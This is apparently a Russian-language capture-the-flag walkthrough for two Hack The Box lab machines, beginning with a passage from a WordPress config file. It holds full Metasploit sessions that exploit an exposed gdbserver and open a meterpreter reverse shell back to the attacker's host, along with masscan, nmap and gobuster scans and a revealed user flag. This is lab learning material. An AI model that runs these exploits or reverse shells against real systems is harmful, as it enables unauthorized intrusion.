if ( !defined('ABSPATH') )
define('ABSPATH', dirname(__FILE__) . '/');
/* THIS IS CUSTOM CODE CREATED AT ZEROFRACTAL TO MAKE SITE ACCESS DYNAMIC */
$currenthost = "http://".$_SERVER['HTTP_HOST'];
$currentpath = preg_replace('@/+$@','',dirname($_SERVER['SCRIPT_NAME']));
$currentpath = preg_replace('/\/wp.+/','',$currentpath);
define('WP_HOME',$currenthost.$currentpath);
define('WP_SITEURL',$currenthost.$currentpath);
define('WP_CONTENT_URL', $currenthost.$currentpath.'/wp-content');
define('WP_PLUGIN_URL', $currenthost.$currentpath.'/wp-content/plugins');
define('DOMAIN_CURRENT_SITE', $currenthost.$currentpath );
@define('ADMIN_COOKIE_PATH', './');

define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';
```

3. Используем masscan для проверки открытых портов и находим новый, 1337 порт, который не был найден nmap’ом.

```
└─$ sudo masscan -e tun0 -p1-65535,U:1-65535 10.10.11.125 --rate=1000
[sudo] пароль для kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-01-06 07:46:42 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 22/tcp on 10.10.11.125
Discovered open port 80/tcp on 10.10.11.125
Discovered open port 1337/tcp on 10.10.11.125
```

Стучимся в порт 1337 при помощи Metasploit.

```
                  Metasploit

       =[ metasploit v6.1.4-dev                          ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > exploit/multi/gdb/gdb_server_exec
[-] Unknown command: exploit/multi/gdb/gdb_server_exec
This is a module we can load. Do you want to use exploit/multi/gdb/gdb_server_exec? [y/N]   N
msf6 > use exploit/multi/gdb/gdb_server_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > show options

Module options (exploit/multi/gdb/gdb_server_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXE_FILE  /bin/true        no        The exe to spawn when gdbserver is not attached to a process.
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                      yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86 (32-bit)


msf6 exploit(multi/gdb/gdb_server_exec) > exploit/multi/gdb/gdb_server_exec
```

```
msf6 exploit(multi/gdb/gdb_server_exec) > set RHOSTS 10.10.11.125
RHOSTS => 10.10.11.125
msf6 exploit(multi/gdb/gdb_server_exec) > set RPORT 1337
RPORT => 1337
msf6 exploit(multi/gdb/gdb_server_exec) > set TARGET 1
TARGET => 1
msf6 exploit(multi/gdb/gdb_server_exec) > show options

Module options (exploit/multi/gdb/gdb_server_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXE_FILE  /bin/true        no        The exe to spawn when gdbserver is not attached to a process.
   RHOSTS    10.10.11.125     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     1337             yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   x86_64 (64-bit)


msf6 exploit(multi/gdb/gdb_server_exec) >
```

После необходимых настроек всех хостов, портов, запускаем эксплойт.

```
msf6 exploit(multi/gdb/gdb_server_exec) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(multi/gdb/gdb_server_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   x86 (32-bit)
   1   x86_64 (64-bit)

msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] Started reverse TCP handler on 10.10.14.47:4444
[-] 10.10.11.125:1337 - Exploit failed [unreachable]: Rex::HostUnreachable The host (10.10.11.125:1337) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gdb/gdb_server_exec) > run

[*] Started reverse TCP handler on 10.10.14.47:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[-] 10.10.11.125:1337 - Exploit aborted due to failure: bad-config: The payload architecture is incorrect: the payload is x86, but x64 was detected from gdb.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gdb/gdb_server_exec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > exploit

[-] 10.10.11.125:1337 - Exploit failed: windows/x64/meterpreter/reverse_tcp is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/gdb/gdb_server_exec) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/gdb/gdb_server_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.47:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3012548 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.14.47:4444 -> 10.10.11.125:49136) at 2022-01-27 00:44:34 -0500

meterpreter > shell
Process 1705 created.
Channel 1 created.
```

Создаем оболочку, командой shell, благодаря чему можем взаимодействовать с целевой машиной и получить искомый файл user.txt.

```
[*] Started reverse TCP handler on 10.10.14.47:4444
[*] 10.10.11.125:1337 - Performing handshake with gdbserver...
[*] 10.10.11.125:1337 - Stepping program to find PC...
[*] 10.10.11.125:1337 - Writing payload at 00007ffff7fd0103...
[*] 10.10.11.125:1337 - Executing the payload...
[*] Sending stage (3012548 bytes) to 10.10.11.125
[*] Meterpreter session 1 opened (10.10.14.47:4444 → 10.10.11.125:49136) at 2022-01-27 00:44:34 -0500

meterpreter > shell
Process 1705 created.
Channel 1 created.

ls -la
total 36
drwxr-xr-x 6 user user 4096 Nov 10 14:18 .
drwxr-xr-x 3 root root 4096 Nov 10 14:18 ..
lrwxrwxrwx 1 root root    9 Jul 18  2021 .bash_history → /dev/null
-rw-r--r-- 1 user user 3771 Feb 25  2020 .bashrc
drwx------ 2 user user 4096 Nov 10 14:18 .cache
drwx------ 3 user user 4096 Nov 10 14:18 .config
drwx------ 4 user user 4096 Nov 10 14:18 .gnupg
drwxrwxr-x 3 user user 4096 Nov 10 14:18 .local
-rw-r--r-- 1 user user  807 Feb 25  2020 .profile
-rw-r----- 1 root user   33 Jan 27 05:58 user.txt
cat user.txt
456bf757982b50200eb90027a3367d41
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ whoami
whoami
user
$ ls
ls
user.txt
$
```

Машина 2: Unicode (10.10.11.126)

1. Для начала проведем сканирование при помощи nmap’a.

Для получения деталей:


Используем тип -sV (для получения предположительной информации о сервере);

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.11.126
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-27 00:55 EST
Nmap scan report for 10.10.11.126
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.75 seconds
```


Используем тип -sC (производим сканирование на предмет директорий, файлов, скриптов):

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 10.10.11.126
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-27 04:40 EST
Nmap scan report for 10.10.11.126
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 fd:a0:f7:93:9e:d3:cc:bd:c2:3c:7f:92:35:70:d7:77 (RSA)
|   256 8b:b6:98:2d:fa:00:e5:e2:9c:8f:af:0f:44:99:03:b1 (ECDSA)
|_  256 c9:89:27:3e:91:cb:51:27:6f:39:89:36:10:41:df:7c (ED25519)
80/tcp open  http
|_http-generator: Hugo 0.83.1
|_http-title: Hackmedia

Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
```


2. Переходим на http://10.10.11.126/



Регистрируемся и входим на сайт.



При переходе на Upload Thread report получаем доступ к функционалу загрузки/отправки файлов.



Используем gobuster и получаем неизвестную ошибку.

```
┌──(root💀kali)-[~/gobuster]
└─# gobuster dir -u http://10.10.11.126/ -w common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.126/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/27 04:45:45 Starting gobuster in directory enumeration mode
===============================================================
Error: the server returns a status code that matches the provided options for
 non existing urls. http://10.10.11.126/d415ff56-08bd-4d54-949a-bdf3474a307d
⇒ 200 (Length: 9294). To continue please exclude the status code, the length
 or use the --wildcard switch
```